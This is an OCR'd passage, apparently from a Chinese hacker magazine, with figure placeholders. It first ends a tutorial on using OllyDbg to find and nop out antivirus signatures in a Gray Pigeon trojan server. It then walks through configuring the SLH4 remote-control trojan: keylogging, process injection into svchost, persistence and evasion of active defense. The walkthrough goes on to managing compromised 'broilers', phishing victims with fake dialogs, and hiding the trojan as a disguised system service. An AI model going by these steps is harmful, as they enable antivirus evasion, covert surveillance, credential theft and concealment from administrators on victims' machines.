


图6




图7

继续这个过程，直到找到特征码为止，如图9。我找到的第一处特征码是0042F50C，把这个地址记录下来，关闭OD，将服务端重新载入，把刚才找到的特征码nop 后保存，生成一个少了一处特征码的服务端，然后使用它来找后面的特征码。这样可以避免找到重复的特征码而浪费时间。




图8




图9

整理一下思路，免得菜鸟们看晕了。先nop 所有的代码，还原一部分后查杀，无毒则继续还原代码，并把已经还原的代码nop 掉避免干扰；有毒的话则还原的代码中有特征码，然后再nop 一部分还原的代码杀毒；重复以上操作，直到找到特征码。还有，一定要记得你每次 nop 或者还原的代码的起始地址，不然前功尽弃。另外，定位的时候一定要高度集中精神，不然很容易搞混淆。方法和步骤就是这样了，虽然比myccl 麻烦了点，但可以精确的定位出特征码。另外给大家说个技巧，在选取代码的时候，最好不要通过拖动滚动条的办法来选取，因为程序比较大，在按滚动条的时候很容易按到其它地方去。最好的办法是通过按住左键不放往下拉，这样很方便，也比较精确。使用OD 定位的多了，自己就掌握规律了。

还有，大家不要被传统的“经典”教程所误导。经本人测试，没有做文件免杀，一样可以使用OD 来定位灰鸽子内存特征码。

（本文所涉及到的OllyICE 已收录到光盘中）

文章难易度：★★★
文章阅读点：SLH4 远控程序制作与使用介绍

功能强大的SLH4远控木马

丁丁@【W.S.T】

对于喜欢收集远程控制软件的朋友来讲，slh 是一个不错的收藏品，其强大的功能一定会让你非常满意，slh 远程控制软件在功能上相当全面，同时也有其它一些远程控制软件所不具备的功能。在肉鸡管理方面，稳定的上线和肉鸡共享功能带给我们不少新的体验。心动不如行动让我们解开slh 远程控制的面纱吧，如图1。首先我们来配置一个服务端，选择“生成服务端”打开服务端生成界面，如图2。我来简单的解释一下：

Assigned Group：分组标题，我分组为“肉鸡”

Assigned Name：这里就是填服务端的名称，我填的是“测试”


Sleep Interval (Seconds)：延迟时间也就是连接间隔，这个使用默认的即可，当然改的小点更好

Mutex Name：版本名称

Directory To Install To：这是服务端安装目录，默认为“C:\windows\system32”，如果要防止主动防御可以更换为其它非系统文件目录

Filename When Installed：安装时的文件名，我们可以任意起，安装时间忽略不计

Key Logger：这个就是键盘记录了，选Ture 为开启键盘记录，False 为不使用键盘记录



图



图 2

Persistence：持续连接，反弹连接的时候没什么意义，默认即可

ActiveX Key：因为是使用 Activex 启动（国外木马的流行启动方式），符合规范随便改

Current User Key：当前用户密码

Local Machine Key：本机密码，要与上一项保持一致

Direct Port：目标端口，也就是上线端口，这个与控制端端口设置一致

Injection Targets：插入目标进程，可以选择多个进程进行插入，默认插入 svchost

Icon：服务端图标，这个可以从文件导入，默认为空

配置完服务端后我们再来看一下客户端设置，端口设置可以进行多端口上线，也可以进行其它一些设置，如图 3，图 4。

选择上线肉鸡，然后鼠标右键选择控制对应的功能。我们先查看下测试服务端的系统信息，包括主机信息、系统目录和服务端信息三部分，罗列得可以说相当全面，如图 5。

接下来是发送信息，这个不但可以模拟消息对话框而且还可以欺骗用户输入一些你想获得的信息，社会工程学可是最好用的，一般用户会上当受骗的，如图 6、图 7。

系统管理包括服务、窗口和进程管理三项。服务管理可以编辑服务，我们可以通过替换服务来隐藏我们的木马，这个功能是相当好用的，模拟系统服务文件的时间和版本信息后管理员也不会那么容易识别出来，如图 8。当然我们也可以新建一个服务来启动需要在对方电脑上运行的程序，完全可以以服务来启动，至于服务信息就看大家自己发挥了，如图 9。




图 3

